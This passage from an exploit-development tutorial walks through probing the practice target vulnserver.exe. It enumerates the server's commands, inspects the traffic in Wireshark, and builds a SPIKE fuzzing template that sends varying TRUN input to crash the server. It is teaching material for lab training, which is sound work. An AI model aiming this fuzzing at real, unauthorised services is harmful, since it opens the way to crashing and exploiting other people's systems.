


Figure 11: Interacting with vulnserver.exe remotely

Let's now enumerate a list of commands that vulnserver.exe allows us to execute by executing a `HELP` command (as shown above in Figure 11).




Figure 12: Enumerating a list of vulnserver.exe commands

This gives us a list of all commands we can execute to interact with vulnserver.exe. This is extremely reminiscent of interacting with a protocol such as FTP. FTP will generally give a list of applicable commands to users and allow users to utilize the predefined commands to interact with the server to retrieve files, upload files, etc.

We can also interact with vulnserver.exe by simply replicating the above requests with Python! In order to interact with the server via Python, let's analyze how the request looks at the network level- via Wireshark.

First, start Wireshark on the Kali VM. Select the "**eth0**" adapter.




Figure 13: Starting Wireshark

Setup filtering on Wireshark to only filter for the IP address of our Windows machine for traffic spanning over port 9999.

```
ip.addr == <WINDOWS_IP> and tcp.port = 9999
```




Figure 14: Implementing filtering on Wireshark

Let's now execute one of the commands against vulnserver.exe. Refer to Figure 12 for a list of commands. The `TRUN` command is the first command we are going to try to fuzz and crash. This command sends itself and a value to the server. Let's send the command with an arbitrary value.

```
TRUN 10
```




Figure 15: Sending a command to vulnserver.exe

As you can see- this command successfully executed and returned a response of `TRUN COMPLETE`. Let's identify the packet in Wireshark and analyze the request.

After looking through each packet in Wireshark, there was a packet indicative of our request, outlined by the red box in Figure 16 below.




Figure 16: Locating the request in Wireshark

When the packet has been identified, right click on the packet and select

Follow > **TCP Stream**




Figure 17: Analyzing the request via Wireshark

As we can see here, there is nothing special about our request. This means when we send our request with Python- all we will have to do it bind to the open port 9999 and send a one-word command with a value.

Now that we know how to interact with the server remotely- let's figure out how to make this server crash. After all, we can remotely send our own data to the server with no type of access control.

We will try to obtain a crash, through the process of fuzzing. The fuzzer we will be using, is an older fuzzer known as the **SPIKE** Framework. We will use this fuzzer due to its simplicity and the fact it is already built into Kali Linux. Recall that this is an introduction to Windows exploit development. Using this fuzzer is meant to show you how the fuzzing process works. It is not meant to introduce you to concepts like modern day fuzzing. We must first learn to walk before we can run.

The **SPIKE** Framework utilizes **.spk** files. This file will serve as the "request replicator". **SPIKE** will take this file, pass it to the remote server, and use to complete a TCP request. Let's develop a **.spk** file, based on all of the aforementioned information.

```
s_readline();
s_string("TRUN ");
s_string_variable("FUZZ");
```




Figure 18: Template SPIKE file

The **s_readline()** variable in Figure 18 will simply, after binding to the server, “read in” the first line of the TCP response from the server and will not do anything other than print it to the screen. Referring back to Figure 12- vulnsever.exe returns one line of response after binding to its port. The **s_string()** variable will simply just send the data within the quotes directly to the server. This will replicate and fulfill a successful interaction with vulnsever.exe based on the behavior we have discovered previously while interacting with the server. The **s_string_variable()** variable is the most important. This is the part of the request

that will be “fuzzed”. This part of the request will dynamically change its length and characters in order to try to get the server to crash. Before starting everything, let’s attach our debugger to the already running vulnserver.exe process to analyze the fuzzed requests.

First, open WinDbg and select **File** > **Attach to a Process…**

